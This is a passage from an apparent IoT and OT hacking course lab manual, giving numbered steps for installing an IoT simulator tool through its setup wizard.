
- The **Open File - Security Warning** popup appears. Click **Run**.

Module 18 – IoT and OT Hacking


17. The **Setup-IoTSimulator 2.1** setup wizard opens. Select **I accept the agreement** and click on **Next** to continue.

18. Keeping the default destination unchanged, click on **Next**.


19. The Ready to install screen appears, click on **Install**



20. Click on **Finish** to complete the installation.



